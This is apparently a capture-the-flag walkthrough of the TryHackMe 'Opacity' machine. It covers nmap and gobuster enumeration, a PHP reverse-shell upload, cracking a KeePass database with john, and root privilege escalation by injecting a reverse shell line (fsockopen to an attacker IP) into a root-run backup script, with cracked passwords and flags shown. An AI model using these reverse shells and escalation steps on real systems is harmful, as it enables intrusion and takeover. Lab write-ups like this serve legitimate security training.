
Opacity Walkthrough
NMAP Enumeration#
nmap -sV -sC -A 10.10.28.86
Starting Nmap 7.93 ( https://nmap.org ) at 2024-01-13 22:53 EST
Note: Host seems down. If it is really up, but blocking our ping probes, try -Pn
Nmap done: 1 IP address (0 hosts up) scanned in 3.62 seconds
➜  ~ nmap -sV -sC -A 10.10.28.86 -Pn
Starting Nmap 7.93 ( https://nmap.org ) at 2024-01-13 22:53 EST
Nmap scan report for 10.10.28.86
Host is up (0.095s latency).
Not shown: 996 closed tcp ports (conn-refused)
PORT    STATE SERVICE     VERSION
22/tcp  open  ssh         OpenSSH 8.2p1 Ubuntu 4ubuntu0.5 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   3072 0fee2910d98e8c53e64de3670c6ebee3 (RSA)
|   256 9542cdfc712799392d0049ad1be4cf0e (ECDSA)
|_  256 edfe9c94ca9c086ff25ca6cf4d3c8e5b (ED25519)
80/tcp  open  http        Apache httpd 2.4.41 ((Ubuntu))
|_http-server-header: Apache/2.4.41 (Ubuntu)
| http-title: Login
|_Requested resource was login.php
| http-cookie-flags:
|   /:
|     PHPSESSID:
|_      httponly flag not set
139/tcp open  netbios-ssn Samba smbd 4.6.2
445/tcp open  netbios-ssn Samba smbd 4.6.2
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Host script results:
| smb2-security-mode:
|   311:
|_    Message signing enabled but not required
|_nbstat: NetBIOS name: OPACITY, NetBIOS user: <unknown>, NetBIOS MAC: 000000000000 (Xerox)
| smb2-time:
|   date: 2024-01-14T03:54:13
|_  start_date: N/A

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 17.69 seconds
I was able to identify the host was running ssh, SMB, and a webserver on port 80.
Now it is time is to use gobuster to enumerate the web server for sub directories or domains.
Gobuster directory enumeration:#
gobuster dir -u http://10.10.95.7 --wordlist /usr/share/wordlists/dirbuster/directory-list-2.3-small.txt
===============================================================
Gobuster v3.1.0
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
===============================================================
[+] Url:                     http://10.10.95.7
[+] Method:                  GET
[+] Threads:                 10
[+] Wordlist:                /usr/share/wordlists/dirbuster/directory-list-2.3-small.txt
[+] Negative Status codes:   404
[+] User Agent:              gobuster/3.1.0
[+] Timeout:                 10s
===============================================================
2024/01/13 23:47:45 Starting gobuster in directory enumeration mode
===============================================================
/css                  (Status: 301) [Size: 306] [--> http://10.10.95.7/css/]
/cloud                (Status: 301) [Size: 308] [--> http://10.10.95.7/cloud/]
Progress: 6419 / 87665 (7.32%)                                               ^C
[!] Keyboard interrupt detected, terminating.

===============================================================
2024/01/13 23:48:47 Finished
===============================================================
I was able to identify two sub domains, /css and /cloud, very interesting
Let’s take a look at /cloud sub domain
File uploader. veery interesting. Let us see whether we can upload a reverse shell and if it is vulnerability, then we have a shell on the machine. Pentest-Monkey
Using the pentest money script I created a pentest-money.php script, started the python webserver and also started listening with ncat on 4444
Python webserver:
python3 -m http.server 8000
Serving HTTP on 0.0.0.0 port 8000 (http://0.0.0.0:8000/) ...
10.10.95.7 - - [13/Jan/2024 23:57:30] "GET /pentest-monkey.php HTTP/1.1" 200 -
And I was able to get a shell on the machine:
nc -nvlp 4444
listening on [any] 4444 ...
connect to [10.6.42.185] from (UNKNOWN) [10.10.95.7] 46984
Linux opacity 5.4.0-139-generic #156-Ubuntu SMP Fri Jan 20 17:27:18 UTC 2023 x86_64 x86_64 x86_64 GNU/Linux
 04:57:35 up 11 min,  0 users,  load average: 0.00, 0.44, 0.57
USER     TTY      FROM             LOGIN@   IDLE   JCPU   PCPU WHAT
uid=33(www-data) gid=33(www-data) groups=33(www-data)
/bin/sh: 0: can't access tty; job control turned off
Enumerating the Target host
/home/sysadmin
$ ls -la
total 44
drwxr-xr-x 6 sysadmin sysadmin 4096 Feb 22  2023 .
drwxr-xr-x 3 root     root     4096 Jul 26  2022 ..
-rw------- 1 sysadmin sysadmin   22 Feb 22  2023 .bash_history
-rw-r--r-- 1 sysadmin sysadmin  220 Feb 25  2020 .bash_logout
-rw-r--r-- 1 sysadmin sysadmin 3771 Feb 25  2020 .bashrc
drwx------ 2 sysadmin sysadmin 4096 Jul 26  2022 .cache
drwx------ 3 sysadmin sysadmin 4096 Jul 28  2022 .gnupg
-rw-r--r-- 1 sysadmin sysadmin  807 Feb 25  2020 .profile
drwx------ 2 sysadmin sysadmin 4096 Jul 26  2022 .ssh
-rw-r--r-- 1 sysadmin sysadmin    0 Jul 28  2022 .sudo_as_admin_successful
-rw------- 1 sysadmin sysadmin   33 Jul 26  2022 local.txt
drwxr-xr-x 3 root     root     4096 Jul  8  2022 scripts
$
We see the local.txt but we cannot access it.
- I found this interesting file in /opt
$ cd opt
$ ls
dataset.kdbx
A KDBX file is a password database created by KeePass Password Safe.
- Let’s start a web server on the target host and download the file to our local machine
python3 -m http.server
~ wget http://10.10.95.7:8000/dataset.kdbx
--2024-01-14 00:19:00--  http://10.10.95.7:8000/dataset.kdbx
Connecting to 10.10.95.7:8000... connected.
HTTP request sent, awaiting response... 200 OK
Length: 1566 (1.5K) [application/octet-stream]
Saving to: ‘dataset.kdbx’

dataset.kdbx                                100%[========================================================================================>]   1.53K  --.-KB/s    in 0.001s

2024-01-14 00:19:00 (2.40 MB/s) - ‘dataset.kdbx’ saved [1566/1566]

➜  ~
We were able to download the file. Let us John the Ripper and crack the hash of the password
keepass2john dataset.kdbx > sysadminhash.txt
➜  ~ eza -l | grep sys*
.rw-r--r--  322 dcyberguy 14 Jan 00:22 sysadminhash.txt
➜  ~
I used keepass2john to decrypt the password has and save it in aa file called sysadminhash.txt
Next I will use john to crack the password:
john sysadminhash.txt --wordlist=/usr/share/wordlists/rockyou.txt
Using default input encoding: UTF-8
Loaded 1 password hash (KeePass [SHA256 AES 32/64])
Cost 1 (iteration count) is 100000 for all loaded hashes
Cost 2 (version) is 2 for all loaded hashes
Cost 3 (algorithm [0=AES, 1=TwoFish, 2=ChaCha]) is 0 for all loaded hashes
Will run 4 OpenMP threads
Press 'q' or Ctrl-C to abort, almost any other key for status
741852963        (dataset)
1g 0:00:00:05 DONE (2024-01-14 00:24) 0.1745g/s 153.5p/s 153.5c/s 153.5C/s chichi..david1
Use the "--show" option to display all of the cracked passwords reliably
Session completed
user: dataset
password: 741852963
I will use https://app.keeweb.info/. Just upload the dataset.kdbx file and use the password found to crack the sysadmin password
found: Cl0udP4ss40p4city#8700

Let us now log in as the sysadmin using SSH We are in :……
The list of available updates is more than a week old.
To check for new updates run: sudo apt update

Last login: Wed Feb 22 08:13:43 2023 from 10.0.2.15
sysadmin@opacity:~$
Let us grap the local.txt file
sysadmin@opacity:~$ ls -la
total 44
drwxr-xr-x 6 sysadmin sysadmin 4096 Feb 22  2023 .
drwxr-xr-x 3 root     root     4096 Jul 26  2022 ..
-rw------- 1 sysadmin sysadmin   22 Feb 22  2023 .bash_history
-rw-r--r-- 1 sysadmin sysadmin  220 Feb 25  2020 .bash_logout
-rw-r--r-- 1 sysadmin sysadmin 3771 Feb 25  2020 .bashrc
drwx------ 2 sysadmin sysadmin 4096 Jul 26  2022 .cache
drwx------ 3 sysadmin sysadmin 4096 Jul 28  2022 .gnupg
-rw------- 1 sysadmin sysadmin   33 Jul 26  2022 local.txt
-rw-r--r-- 1 sysadmin sysadmin  807 Feb 25  2020 .profile
drwxr-xr-x 3 root     root     4096 Jul  8  2022 scripts
drwx------ 2 sysadmin sysadmin 4096 Jul 26  2022 .ssh
-rw-r--r-- 1 sysadmin sysadmin    0 Jul 28  2022 .sudo_as_admin_successful
sysadmin@opacity:~$ cat local.txt
6661b61b44d234d230d06bf5b3c075e2
sysadmin@opacity:~$
Vertical Privilege Escalation :#
- Let’s see what processes are running on this machine using pspy
- Open a web server on your local machine and then download the executable to the target machine

- After you run it, you will see a file called script.php is running

- Let’s read this file

The script requires a file called backup.inc.php this means it will call this file , then it backups all the files in /home/sysadmin/scripts to /var/backups/backup.zip
As you can see the backup.inc.php is owned by root, so we can’t modify it
sysadmin@opacity:~/scripts/lib$ ls -la
total 132
drwxr-xr-x 2 sysadmin root  4096 Jul 26  2022 .
drwxr-xr-x 3 root     root  4096 Jul  8  2022 ..
-rw-r--r-- 1 root     root  9458 Jul 26  2022 application.php
-rw-r--r-- 1 root     root   967 Jul  6  2022 backup.inc.php
-rw-r--r-- 1 root     root 24514 Jul 26  2022 bio2rdfapi.php
-rw-r--r-- 1 root     root 11222 Jul 26  2022 biopax2bio2rdf.php
-rw-r--r-- 1 root     root  7595 Jul 26  2022 dataresource.php
-rw-r--r-- 1 root     root  4828 Jul 26  2022 dataset.php
-rw-r--r-- 1 root     root  3243 Jul 26  2022 fileapi.php
-rw-r--r-- 1 root     root  1325 Jul 26  2022 owlapi.php
-rw-r--r-- 1 root     root  1465 Jul 26  2022 phplib.php
-rw-r--r-- 1 root     root 10548 Jul 26  2022 rdfapi.php
-rw-r--r-- 1 root     root 16469 Jul 26  2022 registry.php
-rw-r--r-- 1 root     root  6862 Jul 26  2022 utils.php
-rwxr-xr-x 1 root     root  3921 Jul 26  2022 xmlapi.php
- You should notice that the sysadmin user have all the permissions to the lib folder

- So the idea here is we’re going to copy backup.inc.php to our home directory, now we can modify the file.

- Let’s add a php reverse shell
$sock=fsockopen("10.X.X.X",4444);exec("sh <&3 >&3 2>&3");
sysadmin@opacity:~/scripts/lib$ cat backup.inc.php
<?php

$sock=fsockopen("10.6.42.185",4444);exec("/bin/sh -i <&3 >&3 2>&3");

ini_set('max_execution_time', 600);
ini_set('memory_limit', '1024M');


function zipData($source, $destination) {
	if (extension_loaded('zip')) {
		if (file_exists($source)) {
			$zip = new ZipArchive();
			if ($zip->open($destination, ZIPARCHIVE::CREATE)) {
				$source = realpath($source);
				if (is_dir($source)) {
					$files = new RecursiveIteratorIterator(new RecursiveDirectoryIterator($source, RecursiveDirectoryIterator::SKIP_DOTS), RecursiveIteratorIterator::SELF_FIRST);
					foreach ($files as $file) {
						$file = realpath($file);
						if (is_dir($file)) {
							$zip->addEmptyDir(str_replace($source . '/', '', $file . '/'));
						} else if (is_file($file)) {
							$zip->addFromString(str_replace($source . '/', '', $file), file_get_contents($file));
						}
					}
				} else if (is_file($source)) {
					$zip->addFromString(basename($source), file_get_contents($source));
				}
			}
			return $zip->close();
		}
	}
	return false;
}
?>
- The next step is to remove the backup.inc.php from script/lib/, then move the modified file to scripts/lib/
sysadmin@opacity:~$ nano backup.inc.php
sysadmin@opacity:~$ nano backup.inc.php
sysadmin@opacity:~$ rm scripts/lib/backup.inc.php
rm: remove write-protected regular file 'scripts/lib/backup.inc.php'? yes
sysadmin@opacity:~$ mv backup.inc.php scripts/lib/
- Start a netcat listener and wait for the reverse shell.
~ nc -nvlp 4444
listening on [any] 4444 ...
whoami
connect to [10.6.42.185] from (UNKNOWN) [10.10.95.7] 53882
/bin/sh: 0: can't access tty; job control turned off
# root
# ls -l
total 8
-rw------- 1 root root   33 Jul 26  2022 proof.txt
drwx------ 3 root root 4096 Feb 22  2023 snap
# cat proof.txt
ac0d56f93202dd57dcb2498c739fd20e
#
Found proof.txt: ac0d56f93202dd57dcb2498c739fd20e
Adapted from canyakora1/TryHackMe-Walkthroughs under MIT.